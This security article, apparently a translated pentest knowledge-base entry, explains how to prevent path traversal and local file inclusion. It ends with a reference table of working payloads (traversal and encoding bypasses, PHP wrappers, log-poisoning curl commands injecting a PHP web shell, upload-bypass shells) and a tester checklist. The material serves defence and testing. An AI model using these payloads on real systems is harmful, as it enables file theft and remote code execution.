

Path Traversal Prevention
No Detour to Sensitive Files
Web risk is rarely mysterious. It usually lies in predictable mistakes that persist under time pressure.
In Path Traversal Prevention, the greatest gain comes from secure defaults that are automatically enforced in every release.
That makes security less of a separate after-the-fact check and more of a standard quality of your product.
Immediate measures (15 minutes)
Why this matters
The core of Path Traversal Prevention is risk reduction in practice. Technical context supports the choice of measures, but implementation and assurance are central.
Defense: locking the archive
After all those attack routes, it's only fair to talk about defense too. Because although the cynic in us wants to say it's hopeless anyway, path traversal and LFI are among those vulnerabilities that can be prevented with discipline.
Whitelist, not blacklist
The fundamental mistake most applications make is blocking known bad input (blacklisting) instead of allowing known good input (whitelisting).
# FOUT: blacklist
def get_file(filename):
    if '../' in filename:
        return "Nee."
    return open(f'/var/www/files/{filename}').read()

# GOED: whitelist
ALLOWED_FILES = {'report.pdf', 'manual.html', 'logo.png'}

def get_file(filename):
    if filename not in ALLOWED_FILES:
        return "Nee."
    return open(f'/var/www/files/{filename}').read()
The blacklist approach is an endless arms race. You block
../, so the attacker uses ..%2F. You block
that, so they use ....//. You block that, so they find
something new. The whitelist approach ends the conversation: if it's not
on the list, it doesn't exist.
Path canonicalization
If a whitelist isn't practical (for example with a CMS that needs to serve arbitrary files), use path canonicalization:
import os

def get_file(filename):
    base_dir = '/var/www/files'
    requested = os.path.realpath(os.path.join(base_dir, filename))

    if not requested.startswith(base_dir):
        return "Nee."

return open(requested).read()os.path.realpath() resolves all ..
components, symlinks, and encoding tricks into an absolute path. If the
resulting path doesn't start with your base directory, someone is
traversing.
Chroot / containers
The nuclear option: put the web application in a chroot jail or container where the file system the process can see is limited to what it needs. Even if an attacker achieves path traversal, there's nothing interesting to read.
PHP-specific measures
; php.ini
allow_url_include = Off     ; Blokkeer remote file inclusion
allow_url_fopen = Off       ; Blokkeer remote file access
open_basedir = /var/www/    ; Beperk bestandstoegang
disable_functions = system,exec,passthru,shell_exec,popen,proc_open
open_basedir is PHP's built-in chroot. It restricts
which directories PHP scripts can access. It's not watertight (there are
historical bypasses), but it's a layer you should always add.
Upload-specific measures
# Valideer extensie EN content-type EN magic bytes:
import magic

ALLOWED_TYPES = {'image/jpeg', 'image/png', 'image/gif'}
ALLOWED_EXTENSIONS = {'.jpg', '.jpeg', '.png', '.gif'}

def validate_upload(file):
    ext = os.path.splitext(file.filename)[1].lower()
    if ext not in ALLOWED_EXTENSIONS:
        return False

    # Check magic bytes met python-magic:
    mime = magic.from_buffer(file.read(2048), mime=True)
    file.seek(0)
    if mime not in ALLOWED_TYPES:
        return False

    return True
And, crucially: store uploads outside the webroot, or on a separate domain without server-side scripting. If the web server doesn't execute PHP (or ASP, or JSP) in the upload directory, it doesn't matter what gets uploaded.
# Nginx: geen PHP executie in de uploads map
location /uploads/ {
    location ~ \.php$ {
        deny all;
    }
}
Rename after upload
Give uploaded files a random name without the original extension:
import uuid

def save_upload(file):
    safe_name = str(uuid.uuid4())  # Geen extensie, geen problemen
    path = os.path.join(UPLOAD_DIR, safe_name)
    file.save(path)
    return safe_name
A file without an extension is not considered executable by any web server. It's the digital equivalent of removing the trigger from a gun: it still looks dangerous, but it does nothing.
The reality
And here is the moment where the cynical voice gets to chime in again.
Because the problem with path traversal and LFI is not that we don't
know how to prevent it. We've known since the nineties.
realpath() has existed longer than most web developers have
been alive. Whitelisting is not an advanced concept. And yet, in 2026,
we're still sitting here talking about
../../../etc/passwd as if it's a new attack.
The truth is that path traversal doesn't come from ignorance. It comes from laziness, haste, and the eternal conviction that "it won't happen to us." It comes from developers who build a feature in an afternoon and will add security "later" -- a "later" that never comes because there's always a new feature that also needs "later."
We store sensitive files in readable directories. We give the web server access to the entire file system. We rely on extension filters that a twelve-year-old can bypass. And when things go wrong, we point at the attacker as if they did something unfair.
The attacker didn't do anything unfair. They typed ../.
That's it. Three characters. Two dots and a forward slash. If your
system can't withstand two dots and a forward slash, the problem isn't
the attacker. The problem is that you built a system with the resilience
of a house of cards in a hurricane.
But hey, it keeps us off the streets.
Reference table
| Technique | Payload / Command | Goal |
|---|---|---|
| Basic traversal (Linux) | ../../../../../../../etc/passwd |
Read user list |
| Basic traversal (Windows) | ..\..\..\..\windows\win.ini |
Read Windows configuration |
| URL-encoded traversal | ..%2F..%2F..%2Fetc%2Fpasswd |
Filter bypass via encoding |
| Double URL-encoded | ..%252F..%252F..%252Fetc%252Fpasswd |
Double decoding bypass |
| Dot-stripping bypass | ....//....//....//etc/passwd |
Filter removes ../ but not
....// |
| Semicolon bypass | ..;/..;/..;/etc/passwd |
Tomcat path parameter separator |
| Null byte (PHP < 5.3.4) | ../../../etc/passwd%00.jpg |
Bypass extension appending |
| PHP filter wrapper | php://filter/convert.base64-encode/resource=config.php |
Read source code as Base64 |
| PHP data wrapper | data://text/plain;base64,PD9waH... |
Code execution via URL |
| PHP expect wrapper | expect://id |
Direct command execution |
| Log poisoning (injection) | curl -A "<?php system(\$_GET['cmd']); ?>" http://TARGET/ |
Write PHP to access log |
| Log poisoning (execution) | curl "http://TARGET/page.php?file=../../../var/log/apache2/access.log&cmd=id" |
Include poisoned log |
| SSH log poisoning | ssh '<?php system($_GET["cmd"]); ?>'@TARGET |
PHP via SSH auth log |
| /proc/self/environ | curl -A "<?php system(\$_GET['cmd']); ?>" "http://T/page.php?file=../../../proc/self/environ&cmd=id" |
Injection + execution in one step |
| Extension bypass (PHP) | shell.phtml, shell.phar,
shell.php5 |
Bypass blacklist |
| Double extension | shell.php.jpg, shell.jpg.php |
Confuse extension checking |
| Content-Type bypass | Content-Type: image/jpeg with PHP upload |
Bypass content-type validation |
| Magic bytes | GIF89a<?php system($_GET['cmd']); ?> |
Bypass file type detection |
| .htaccess upload | AddType application/x-httpd-php .jpg |
Override Apache configuration |
| ZIP traversal | z.writestr('../../../var/www/html/shell.phtml', payload) |
Path traversal via archive |
Checklist for testers
Identify file inclusion parameters: Look for URL parameters that reference files (
?file=,?page=,?include=,?path=,?template=,?doc=,?lang=).Test basic traversal: Start with
../../../etc/passwd(Linux) or..\..\..\..\windows\win.ini(Windows).Try encoding variants: URL encoding, double encoding, dot-stripping bypass, semicolon bypass.
Read sensitive files:
.env, configuration files, SSH keys, password databases.Test PHP wrappers:
php://filterfor source code,data://andphp://inputfor RCE.Try log poisoning: Inject code via User-Agent, SSH, or SMTP. Include the log file.
Test file upload bypasses: Extension variants, double extensions, null bytes, Content-Type manipulation, magic bytes.
Document the chain: From initial leak to code execution, step by step.
Two dots and a forward slash. Three characters that have made the difference between "secure" and "fully compromised" for thirty years. It's almost poetic in its simplicity. Almost.
Further reading in the knowledge base
These articles in the portal provide more background and practical context:
- APIs -- the invisible glue of the internet
- SSL/TLS -- why that lock icon in your browser matters
- Encryption -- the art of making things unreadable
- Password hashing -- how websites store your password
- Penetration tests vs. vulnerability scans
You need an account to access the knowledge base. Log in or register.
Related security measures
These articles provide additional context and depth:


